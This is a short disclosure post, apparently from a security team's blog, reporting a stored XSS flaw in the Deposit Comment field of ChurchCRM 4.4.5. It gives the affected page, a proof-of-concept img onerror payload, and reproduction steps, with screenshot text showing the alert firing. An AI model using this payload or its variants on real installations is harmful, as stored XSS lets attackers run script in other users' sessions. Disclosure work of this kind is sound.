GrimTheRipper Follow
Jul 11 · 2 min read · Listen

ChurchCRM Version 4.4.5 — Stored XSS Vulnerability at Deposit Commend

Vulnerability Explanation:
ChurchCRM Version 4.4.5 has XSS vulnerabilities that allow attackers to store XSS via location input Deposit Comment.

Affected Component:
http://ip_address:port/churchcrm/FindDepositSlip.php

Payload :

```
<img src="test" onerror=confirm("Grim-The-Ripper-Team-by-SOSECURE-Thailand")>
```


Tested on:

1. ChurchCRM Version 4.4.5 https://github.com/ChurchCRM/CRM/releases/tag/4.4.5


2. Google Chrome Version 103.0.5060.114 (Official Build) (64-bit)

Steps to attack:

1. Login with admin credential.



2. Go to the “Deposit” as show in the picture and Click on the “View All Deposits” then click on the “Deposit Comment” enter the XSS payload and press the “Add New Deposit” button.



Deposit Listing

Add New Deposit:

Deposit Comment: <img src="test" onerror=confirm("Grim-The-Ripper-Team-by-SOSECURE-Thai

Deposit Type: Bank

Deposit Date: 2022-07-07

Deposits:

Deposit ID	Deposit Date	Deposit Total	Deposit Comment	Closed	Deposit Type
1	07-07-22			No	Bank


Show 10 entries

Showing 1 to 1 of 1 entries

Copyright © 2022 ChurchCRM. All rights reserved. | Follow us on Twitter |

Version 4.4.5

3. After press the “Add New Deposit” button The XSS payload will run immediately.



Not secure | arstacth.site.nfoservers.com/churchcrm/FindDepositSlip.php

arstacth.site.nfoservers.com says

Grim-The-Ripper-Team-by-SOSECURE-Thailand

Deposit Listing

Add New Deposit:

Deposit Comment: <img src="test" onerror=confirm("Grim-The-Ripper-Team-by-SOSECURE-Thai

Deposit Type: Bank

Deposit Date: 2022-07-07

Deposits:

Deposit ID	Deposit Date	Deposit Total	Deposit Comment	Closed	Deposit Type
3	07-07-22			No	Bank
2	07-07-22			No	Bank
1	07-07-22			No	Bank

Show 10 entries

Showing 1 to 3 of 3 entries

Copyright © 2022 ChurchCRM. All rights reserved. | Follow us on Twitter |

Version 4.4.5

Discoverer:
Grim The Ripper Team by SOSECURE Thailand

Reference:
https://churchcrm.io
https://github.com/ChurchCRM/CRM/releases/tag/4.4.5